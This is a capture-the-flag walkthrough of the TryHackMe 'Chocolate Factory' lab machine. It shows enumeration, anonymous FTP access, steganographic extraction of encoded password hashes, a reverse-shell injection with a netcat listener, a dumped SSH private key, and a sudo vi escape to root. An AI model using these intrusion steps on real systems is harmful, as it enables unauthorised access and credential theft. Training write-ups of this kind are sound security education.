

Chocolate Factory

Link - https://tryhackme.com/room/chocolatefactory

Use **Nmap** tool to enumerate through the open ports and services on the machine.





There are many ports open on the machine, lets target the port which can be exploitable easily.

Use **Gobuster** to enumerate the directories of the webpages.

```
┌──(kali㉿kali)-[~/ChocFactory]
└─$ gobuster dir -u http://10.10.160.65/ -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.160.65/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/02/12 16:18:04 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/index.html           (Status: 200) [Size: 1466]
/server-status        (Status: 403) [Size: 277]
```

Connect to FTP service and try Anonymous login -

```
┌──(kali㉿kali)-[~/ChocFactory]
└─$ ftp 10.10.160.65
Connected to 10.10.160.65.
220 (vsFTPd 3.0.3)
Name (10.10.160.65:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 1000     1000       208838 Sep 30  2020 gum_room.jpg
226 Directory send OK.
ftp> mget hum_room.jpg
ftp> mget gum_room.jpg
mget gum_room.jpg?
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for gum_room.jpg (208838 bytes).
226 Transfer complete.
208838 bytes received in 0.32 secs (632.3746 kB/s)
```


Download all the files from the FTP session into the local machine.

```
┌──(kali㉿kali)-[~/ChocFactory]
└─$ steghide extract -sf gum_room.jpg
Enter passphrase:
wrote extracted data to "b64.txt".
```

Extract the jpg file using NO passphrase.


```
┌──(kali㉿kali)-[~/ChocFactory]
└─$ cat b64.txt
ZGFlbW9uOio6MTgzODA6MDo5OTk5OTo3Ojo6CmJpbjoqOjE4MzgwOjA6OTk5OTk6Nzo6GpzeXM6
KjoxODM4MDowOjk5OTk5Ojc6OjoKc3luYzoqOjE4MzgwOjA6OTk5OTk6Nzo6OgpnYW1lczoqOjE4
MzgwOjA6OTk5OTk6Nzo6OgptYW46KjoxODM4MDowOjk5OTk5Ojc6OjoKbHA6KjoxODM4MDowOjk5
OTk5Ojc6OjoKbWFpbDoqOjE4MzgwOjA6OTk5OTk6Nzo6OgpuZXdzOio6MTgzODA6MDo5OTk5OTo3
Ojo6CnV1Y3A6KjoxODM4MDowOjk5OTk5Ojc6OjoKcHJveHk6KjoxODM4MDowOjk5OTk5Ojc6OjoK
d3d3LWRhdGE6KjoxODM4MDowOjk5OTk5Ojc6OjoKYmFja3VwOio6MTgzODA6MDo5OTk5OTo3Ojo6
Cmxpc3Q6KjoxODM4MDowOjk5OTk5Ojc6OjoKaXJjOio6MTgzODA6MDo5OTk5OTo3Ojo6CmduYXRz
Oio6MTgzODA6MDo5OTk5OTo3Ojo6Cm5vYm9keToqOjE4MzgwOjA6OTk5OTk6Nzo6OgpzeXN0ZW1k
LXRpbWVzeW5jOio6MTgzODA6MDo5OTk5OTo3Ojo6CnN5c3RlbWQtbmV0d29yazoqOjE4MzgwOjA6
OTk5OTk6Nzo6OgpzeXN0ZW1kLXJlc29sdmU6KjoxODM4MDowOjk5OTk5Ojc6OjoKX2FwdDoqOjE4
MzgwOjA6OTk5OTk6Nzo6OgpteXNxbDohOjE4MzgyOjA6OTk5OTk6Nzo6Ogp0c3M6KjoxODM4Mjow
Ojk5OTk5Ojc6OjoKc2hlbGxpbmFib3g6KjoxODM4MjowOjk5OTk5Ojc6OjoKc3Ryb25nc3dhbjoq
OjE4MzgyOjA6OTk5OTk6Nzo6OgpudHA6KjoxODM4MjowOjk5OTk5Ojc6OjoKbWVzc2FnZWJ1czoq
OjE4MzgyOjA6OTk5OTk6Nzo6OgphcnB3YXRjaDohOjE4MzgyOjA6OTk5OTk6Nzo6OgpEZWJpYW4t
ZXhpbTohOjE4MzgyOjA6OTk5OTk6Nzo6Ogp1dWlkZDoqOjE4MzgyOjA6OTk5OTk6Nzo6OgpkZWJp
YW4tdG9yOio6MTgzODI6MDo5OTk5OTo3Ojo6CnJlZHNvY2tzOiE6MTgzODI6MDo5OTk5OTo3Ojo6
CmZyZWVyYWQ6KjoxODM4MjowOjk5OTk5Ojc6OjoKaW5lOio6MTgzODI6MDo5OTk5OTo3Ojo6
CnRjcGR1bXA6KjoxODM4MjowOjk5OTk5Ojc6OjoKbWlyZWRvOio6MTgzODI6MDo5OTk5OTo3Ojo6
CmRuc21hc3E6KjoxODM4MjowOjk5OTk5Ojc6OjoKcmVkaXM6KjoxODM4MjowOjk5OTk5Ojc6OjoK
dXNibXV4Oio6MTgzODI6MDo5OTk5OTo3Ojo6CnJ0a2l0Oio6MTgzODI6MDo5OTk5OTo3Ojo6CnNz
aGQ6KjoxODM4MjowOjk5OTk5Ojc6OjoKcG9zdGdyZXM6KjoxODM4MjowOjk5OTk5Ojc6OjoKYXZh
aGk6KjoxODM4MjowOjk5OTk5Ojc6OjoKc3R1bm5lbDQ6IToxODM4MjowOjk5OTk5Ojc6OjoKc3Ns
aDohOjE4MzgyOjA6OTk5OTk6Nzo6OgpubS1vcGVudnBuOio6MTgzODI6MDo5OTk5OTo3Ojo6Cm5t
LW9wZW5jb25uZWN0Oio6MTgzODI6MDo5OTk5OTo3Ojo6CnB1bHNlOio6MTgzODI6MDo5OTk5OTo3
Ojo6CnNhbmVkOio6MTgzODI6MDo5OTk5OTo3Ojo6CmluZXRzaW06KjoxODM4MjowOjk5OTk5Ojc6
OjoKY29sb3JkOio6MTgzODI6MDo5OTk5OTo3Ojo6CmkycHN2YzoqOjE4MzgyOjA6OTk5OTk6Nzo6
OgpkcmFkaXM6KjoxODM4MjowOjk5OTk5Ojc6OjoKYmVlZi14c3M6KjoxODM4MjowOjk5OTk5Ojc6
OjoKZ2VvY2×1ZToqOjE4MzgyOjA6OTk5OTk6Nzo6OgpsaWdodGRtOio6MTgzODI6MDo5OTk5OTo3
Ojo6CmtpbmctcGhpc2hlcjoqOjE4MzgyOjA6OTk5OTk6Nzo6OgpzeXN0ZW1kLWNvcmVkdW1wOiEh
OjE4Mzk2Ojo6Ojo6Cl9ycGM6KjoxODQ1MTowOjk5OTk5Ojc6OjoKc3RhdGQ6KjoxODQ1MTowOjk5
OTk5Ojc6OjoKX2d2bToqOjE4NDk2OjA6OTk5OTk6Nzo6OgpjaGFybGllOiQ2JENaSm5DUGVRV3A5
L2pwTngka2hHbEZkSUNKbnI4UjNKQy9qVFIycjdEcmJGTHA4enE4NDY5ZDNjMC56dUtONHNlNjFG
T2J3V0d4Y0hacU8yUkpIa2tMMWpqUFllZUd5SUpXRTgyWC86MTg1MzU6MDo5OTk5OTo3Ojo6Cg==
```

Open the extracted txt file and use Code chef to decode the Base64 code.




The text file has the user:password hashes in it which needs to decrypted again to get the user passwords.

Also from the gobuster results, there is an authenticated webpage whose credentials are the ones found above.



There is a command space which can be used to query details from the machine/server.



Lets inject Reverse-shell code to the command section and open up a listener on your local machine.

Successfully got reverse-shell -

```
┌──(kali㉿kali)-[~/ChocFactory]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.6.110.95] from (UNKNOWN) [10.10.35.166] 39052
/bin/sh: 0: can't access tty; job control turned off
$
```

Enumerate the user's directory to get more information.

```
www-data@chocolate-factory:/var/www/html$ ls -al
ls -al
total 1152
drwxr-xr-x 2 root    root       4096 Oct  6  2020 .
drwxr-xr-x 3 root    root       4096 Sep 29  2020 ..
-rw------- 1 root    root      12288 Oct  1  2020 .swp
-rw-rw-r-- 1 charlie charley   65719 Sep 30  2020 home.jpg
-rw-rw-r-- 1 charlie charley     695 Sep 30  2020 home.php
-rw-rw-r-- 1 charlie charley 1060347 Sep 30  2020 image.png
-rw-rw-r-- 1 charlie charley    1466 Oct  1  2020 index.html
-rw-rw-r-- 1 charlie charley     273 Sep 29  2020 index.php.bak
-rw-r--r-- 1 charlie charley    8496 Sep 30  2020 key_rev_key
-rw-rw-r-- 1 charlie charley     303 Sep 30  2020 validate.php
www-data@chocolate-factory:/var/www/html$
```

When we run/open the key_rev_key, the user flag can be retrieved.

```
cat key_rev_key
ELF>
 hh/lib64/ld-linux-x86-64.so.2GNUGNU
tz~
 7"libc.so.6__isoc99_scanfputs__stack_chk_failprintf__cxa_finalizestrcmp__libc_s
 5_ITM_ registerTMCloneTable__gmon_start___ITM_registerTMCloneTableii
]f.]f.H= H5 UH)HHHHH?HHt H t
]f] u/H= UHt
fDUH]fUHHH}HudH%(HE1H=)HEHH=
H=D
Enter your name: %slaksdhfas
congratulations you have found the key:
Keep its safeBad name!8
T
,zRx
+zRx
$`F J
?;*3$"DH\J
A
D|eB B E B(H0H8M@r8A0A(B B B
```

Navigating to the other user's directory contains the RSA_public key for logging in.

```
$ ls
teleport
teleport.pub
user.txt
$ cat teleport
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA4adrPc3Uh98RYDrZ8CUBDgWLENUybF60lMk9YQOBDR+gpuRW
1AzL12K35/Mi3Vwtp0NSwmlS7ha4y9sv2kPXv8lFOmLi1FV2hqlQPLw/unnEFwUb
L4KBqBemIDefV5pxMmCqqguJXIkzklAIXNYhfxLr8cBS/HJoh/7qmLqrDoXNhwYj
B3zgov7RUtk15Jv11D0Itsyr54pvYhCQgdoorU7l42EZJayIomHKon1jkofd1/oY
fOBwgz6JOlNH1jFJoyIZg2OmEhnSjUltZ9mSzmQyv3M4AORQo3ZeLb+zbnSJycEE
RaObPlb0dRy3KoN79lt+dh+jSg/dM/TYYe5L4wIDAQABAoIBAD2TzjQDYyfgu4Ej
Di32Kx+Ea7qgMy5XebfQYquCpUjLhK+GSBt9knKoQb9OHgmCCgNG3+Klkzfdg3g9
zAUn1kxDxFx2d6ex2rJMqdSpGkrsx5HwlsaUOoWATpkkFJt3TcSNlITquQVDe4tF
w8JxvJpMs445CWxSXCwgaCxdZCiF33C0CtVw6zvOdF6MoOimVZf36UkXI2FmdZFl
kR7MGsagAwRn1moCvQ7lNpYcqDDNf6jKnx5Sk83R5bVAAjV6ktZ9uEN8NItM/ppZ
j4PM6/IIPw2jQ8WzUoi/JG7aXJnBE4bm53qo2B4oVu3PihZ7tKkLZq3Oclrrkbn2
EY0ndcECgYEA/29MMD3FEYcMCy+KQfEU2h9manqQmRMDDaBHkajq20KvGvnT1U/T
RcbPNBaQMoSj6YrVhvgy3xtEdEHHBJO5qnq8TsLaSovQZxDifaGTaLaWgswc0biF
uAKE2uKcpVCTSewbJyNewwTljhV9mMyn/piAtRlGXkzeyZ9/muZdtesCgYEA4idA
KuEj2FE7M+MM/+ZeiZvLjKSNbiYYUPuDcsoWYxQCp0q8HmtjyAQizKo6DlXIPCCQ
RZSvmU1T3nk9MoTgDjkNO1xxbF2N7ihnBkHjOffod+zkNQbvzIDa4Q2owpeHZL19
znQV98mrRaYDb5YsaEj0YoKfb8xhZJPyEb+v6+kCgYAZwE+vAVsvtCyrqARJN5PB
la7Oh0Kym+8P3Zu5fI0Iw8VBc/Q+KgkDnNJgzvGElkisD7oNHFKMmYQiMEtvE7GB
FVSMoCo/n67H5TTgM3zX7qhn0UoKfo7EiUR5iKUAKYpfxnTKUk+IW6ME2vfJgsBg
82DuYPjuItPHAdRselLyNwKBgH77Rv5Ml9HYGoPR0vTEpwRhI/N+WaMlZLXj4zTK
37MWAz9nqSTza31dRSTh1+NAq0OHjTpkeAx97L+YF5KMJToXMqTIDS+pgA3fRamv
ySQ9XJwpuSFFGdQb7co73ywT5QPdmgwYBlWxOKfMxVUcXybW/9FoQpmFipHsuBjb
Jq4xAoGBAIQnMPLpKqBk/ZV+HXmdJYSrf2MACWwL4pQO9bQUeta0rZA6iQwvLrkM
Qxg3lN2/1dnebKK5lEd2qFP1WLQUJqypo5TznXQ7tv0Uuw7o0cy5XNMFVwn/BqQm
G2QwOAGbsQHcI0P19XgHTOB7Dm69rP9j1wIRBOF7iGfwhWdi+vln
-----END RSA PRIVATE KEY-----
$
```

```
$ cat teleport.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDhp2s9zdSH3xFgOtnwJQEOBYsQ1TJsXrSUyT1hA4ENH6Cm5FbUDMvXYrfn8yLdXC2nQ1LCaVLuFrjL2y/aQ9e/y
UU6YuLUVXaGqVA8vD+6ecQXBRsvgoGoF6YgN59XmnEyYKqqC4lciTOSUAhc1iF/EuvxwFL8cmiH/uqYuqsOhc2HBiMHfOCi/tFS2TXkm/XUPQi2zKvnim9iEJCB2i
itTuXjYRklrIiiYcqifWOSh93X+hh84HCDPok6U0fWMUmjIhmDY6YSGdKNSW1n2ZLOZDK/czgA5FCjdl4tv7NudInJwQRFo5s+VvR1HLcqg3v2W352H6NKD90z9Nh
h7kvj charlie@chocolate-factory
$
```

Copy it to the local machine and use it for logging in to the machine with the SSH service.

```
┌──(kali㉿kali)-[~/ChocFactory]
└─$ ssh -i id_rsa charlie@10.10.35.166
The authenticity of host '10.10.35.166 (10.10.35.166)' can't be established.
ED25519 key fingerprint is SHA256:WwycVD8zBUVfJS6sNVj192MU3Q7P4rylVnanjGx/Q5U.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.35.166' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-115-generic x86_64)
```

Navigate to the user.txt file to get the user flag.

```
charlie@chocolate-factory:/$ ls
bin   cdrom  etc   initrd.img      lib    lost+found  mnt  proc  run   snap  swap.img  tmp  var      vmlinuz.old
boot  dev    home  initrd.img.old  lib64  media       opt  root  sbin  srv   sys       usr  vmlinuz
charlie@chocolate-factory:/$ cd home
charlie@chocolate-factory:/home$ cd charlie/
charlie@chocolate-factory:/home/charlie$ ls
teleport  teleport.pub  user.txt
charlie@chocolate-factory:/home/charlie$ cat user.txt
flag [redacted]
charlie@chocolate-factory:/home/charlie$
```

Current user has /usr/bin/vi command access with admin privileges.


Check online on GTFObins for exploits for vi and follow the same to get the root shell.

```
charlie@chocolate-factory:/$ sudo /usr/bin/vi -c ':!/bin/sh' /dev/null

# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Find the root.py and execute the same using python root.py command and find the root flag.

```
# python root.py
Enter the key: [redacted]
```




```
flag [redacted]
#
```